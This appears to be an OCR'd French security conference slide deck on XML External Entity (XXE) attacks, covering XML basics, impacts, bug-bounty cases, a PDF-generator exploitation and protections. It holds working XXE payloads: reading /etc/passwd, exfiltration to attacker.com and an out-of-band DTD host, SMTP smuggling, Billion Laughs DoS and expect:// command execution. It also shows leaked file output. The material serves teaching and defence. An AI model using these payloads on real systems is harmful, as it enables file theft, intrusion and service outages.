AMBIONICS SECURITY

La face cachée des XXE

JSSI

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Service d’évaluation offensive en continu de la sécurité des applications web

Entité créée par LEXFO début 2017 après 2 ans d’utilisation par des clients LEXFO

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>

```
<menu>
    <item id="1">
        <name>Belgian Waffles</name>
        <price>$5.95</price>
        <description>
            Two of our famous Belgian Waffles
            with plenty of real maple syrup
        </description>
        <calories>650</calories>
    </food>
    <food id="2">
        <name>Strawberry Belgian Waffles</name>
        <price>$7.95</price>
        <description>
            Light Belgian waffles covered with
            strawberries and whipped cream
        </description>
        <calories>900</calories>
    </food>
    ...
</menu>
```

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>
- DTD: Définir la structure du XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE menu [
    <!ELEMENT item (name, price,
                    description,
                    calories)>
    <!ELEMENT name (#PCDATA)>
    <!ELEMENT price (#PCDATA)>
    <!ELEMENT description (#PCDATA)>
    <!ELEMENT calories (#PCDATA)>
]>
<menu>
    <item id="1">
        <name>Belgian Waffles</name>
        <price>$5.95</price>
        <description>
            Two of our famous Belgian Waffles
            with plenty of real maple syrup
        </description>
        <calories>650</calories>
    </food>
    ...
</menu>
```

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>
- DTD: Définir la structure du XML
- ENTITY: Variables internes...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE menu [
    <!ENTITY waffles "Belgian Waffles">
]>
<menu>
    <item id="1">
        <name>&waffles;</name>
        <price>$5.95</price>
        <description>
            Two of our famous &waffles;
            with plenty of real maple syrup
        </description>
        <calories>650</calories>
    </food>
    ...
</menu>
```

XML: Définition

- <tag attr1=”value” attr2=”value”>...</tag>
- DTD: Définir la structure du XML
- ENTITY: Variables internes…
- et **EXTERNES**

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE menu [
    <!ENTITY description
      SYSTEM "file:///xml/description.xml">
]>
<menu>
    <item id="1">
        <name>&waffles;</name>
        <price>$5.95</price>
        <description>&description;</description>
        <calories>650</calories>
    </food>
    ...
</menu>
```

```
<description>
    Two of our famous &waffles;
    with plenty of real maple syrup
</description>
```

XXE: XML External Entities

- Chargement d'entitées externes
- Résolution d'URL déléguée

  → Spécifique au langage
- Badchars potentiels: <, >, &, %

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "file:///etc/passwd">
]>
<data>&content;</data>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "http://10.0.0.138/manager">
]>
<data>&content;</data>
```

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Conséquences

Lecture de fichiers

- Locaux
  - Configuration
  - file:///proc/0/cmdline
  - Listing de fichiers (Java, .NET)
- UNC
  - file:///10.0.0.3/share/path

    → Leak du NTLM Challenge

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "file:///etc/passwd">
]>
<data>&content;</data>
```

Rebond HTTP

- http://192.168.0.101/webservice/
- GET seulement
- JBOSS, Tomcat Manager...

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
    <!ENTITY content
      SYSTEM "http://10.0.0.138/manager">
]>
<data>&content;</data>
```

FTP

- ftp://user:password@10.0.0.3/file
- SMTP
- Autre protocole TEXT-based

FTP

ftp://user%0D%0A
EHLO%20a%0D%0A
MAIL%20FROM%3A%3Ca%40test.net%3E%0D%0A
RCPT%20TO%3A%3Cb@test.net%3E%0D%0A
DATA%0D%0A
This is an email%0D%0A
%0D%0A
.%0D%0A
QUIT%0D0A
:password@10.0.0.123/file

> 220 SMTP relay – 10.0.0.123
< USER user
< EHLO a
< MAIL FROM:<a@test.net>
< RCPT TO:<b@test.net>
< DATA
< This is an email
<
< .
< QUIT
> 250 Hello a, I am glad to meet you
> 250 OK
> 250 OK
> 354 End data with <CR><LF>.<CR><LF>
> 250 OK, queued as 12235
>221 Bye

DOS: Déni de Service

- /dev/urandom
- Billion Laughs

```
<?xml version="1.0"?>
<!DOCTYPE root [
 <!ENTITY endless SYSTEM "/dev/urandom">
]>
<root>&endless;</root>
```

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

PHP et ses wrappers

- php://filter/read=base64.encode/resource=/bin/ls
- php://fd/4
- zip:///path/to/file.zip#inside.txt
- expect://id
- ...

Extraction du résultat ?

- In-band
  - Affichage de données
  - Affichage d'erreurs
- Out-of-band (OOB)
  - Sortie en HTTP, FTP, DNS
  - Ports acceptés ?

Reconnaissance et exploitation

- Probing
  - Requête DNS, HTTP, FTP
  - Itération sur les différents ports TCP
  - Scan de services internes
- Combiner différentes techniques
  - ftp:// + file://
  - php://filter + DNS
  - Autres vulnérabilités

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Utilisation du XML


Toujours d’actualité

- XML
- SVG
- HTML
- OOXML

```
<html>
<body>
<h1>Some SVG</h1>
<svg width="100" height="100">
  <circle cx="50" cy="50" r="40"
          stroke="green" stroke-width="4"
          fill="yellow" />
</svg>
</body>
</html>
```

Endroits moins évidents

- DOCX, PPTX, XLSX
- PDF
- XMP (Adobe)




Parsers omniprésents

- API: REST, SOAP, XMLRPC
- Fichiers de configuration
- Metadata

Historique

- Première RFC du XML (1997)
- Première exploitation (2000)
- CVE-2002-1252



Bug bounties

- XXE in Facebook's OpenID (Reginaldo Silva, 2013)
- How we got read access on Google's production servers (detectify, 2014)
- How I Hacked Facebook with a Word Document (Mohamed Ramadan, 2014)
- Shopify XXE (Mark Litchfield, 2015)
- Blind OOB XXE At UBER 26+ Domains Hacked (Raghav Bisht, 2015)
- ...

Parsers XML “cachés”

Shopify: JSON → XML

- PUT /admin/users/12938.json

  {“username”: “user12938”, “email”: “...”}

- PUT /admin/users/12938.xml

  <!DOCTYPE user [

  <!ENTITY % payload SYSTEM “file:///etc/passwd”>

  <!ENTITY % external SYSTEM "http://%payload;">

  %external;

  ]>

  <user><username>user12938</username></user>

  → XXE

```
<error>Invalid URL: http://root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
[...]</error>
```

Uber: GET → XML

- GET /api/search/GeneralSearch?q=cat
- POST /api/search/GeneralSearch

  Content-Type: application/x-www-form-urlencoded

  q=cat
- POST /api/search/GeneralSearch

  Content-Type: application/xml

  <search>cat</search>

  → XXE

Uber: GET → XML

- <!DOCTYPE search [

  <!ENTITY % payload SYSTEM “file:///etc/passwd”>

  <!ENTITY % external SYSTEM "http:///attacker.com/?x=%payload;">

  ]>

  <search>cat</search>

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Exemple d'Exploitation

Situation

- API interne de génération de PDF
- Grails PDF module
- Utilise “Flying Saucer” (Java)
- HTML → PDF

Sample PDF Output

This is simple HTML

this has inline CSS

Here is some data passed from the contorller...

Information gathered from the controller: PDF creation is a blast!!!

Here is some information sent in the URL and handled by a controller (get variables):

ID	Name	Age
styled with css...		

Open redirect

- Pages internes seulement
- Open redirect → Pages externes
- Flying Saucer parse notre XML

GET /grailstest/pdf/pdfForm?url=http://google.fr/

HTTP/1.1 302 Moved
Location: http://google.fr/

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html [
 <!ENTITY % start "<![CDATA[">
 <!ENTITY % goodies SYSTEM "file:///etc/passwd">
 <!ENTITY % end "]]>">
 <!ENTITY % dtd SYSTEM "http://lexfo.io.tl/out.dtd">
%dtd;
]>
<html>
    <head>
        <style>
            pre { font-family: "Courier New";}
        </style>
    </head>
    <body>
        <pre>&all;</pre>
    </body>
</html>
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
cf:x:1000:1000:cf,,,:/home/cf:/bin/bash
mysql:x:104:112:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

Reconnaissance

- /etc/hosts
- Lecture des fichiers de configuration
- ~10 services HTTP sur localhost

Exploitation

- Accès à des logs
- Tokens d’authentification obtenus
- Admin → RCE

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Protection

Protections: Etat des lieux

- Pas forcément par défaut
- Ou protéger ?

Protections: PHP

- Flags: LIBXML_*, LIBXML_NOENT
- libxml_disable_entity_loader(true);
- Bug #62577: Désactive aussi: SoapClient, simplexml_load_file() [2012]

[2016-10-03 20:22 UTC] gudang at gmail dot com

```
@rrichards When are you going to fix this 4 years issue?
```

Protections: Java

- Dépend du parser: SAX, DOM4J, Xerces...
- ~20 lignes de code
- Fallbacks !

Protections

- Désactiver les DTD (DOCTYPE)
- Utiliser d’autres formats

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